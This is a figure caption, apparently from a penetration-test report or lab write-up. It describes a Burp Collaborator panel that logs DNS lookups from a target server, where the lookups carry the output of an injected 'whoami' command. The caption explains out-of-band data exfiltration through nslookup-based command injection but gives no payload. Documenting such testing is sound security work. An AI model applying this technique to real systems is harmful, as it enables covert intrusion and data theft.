

Figure 13 – Burp Collaborator panel showing 4 DNS interactions received from the target server (IP 34.245.205.108 and others). The DNS query subdomain contains the exfiltrated 'whoami' output. The raw hex payload confirms the nslookup command embedded the command result in the DNS lookup subdomain, achieving covert data exfiltration.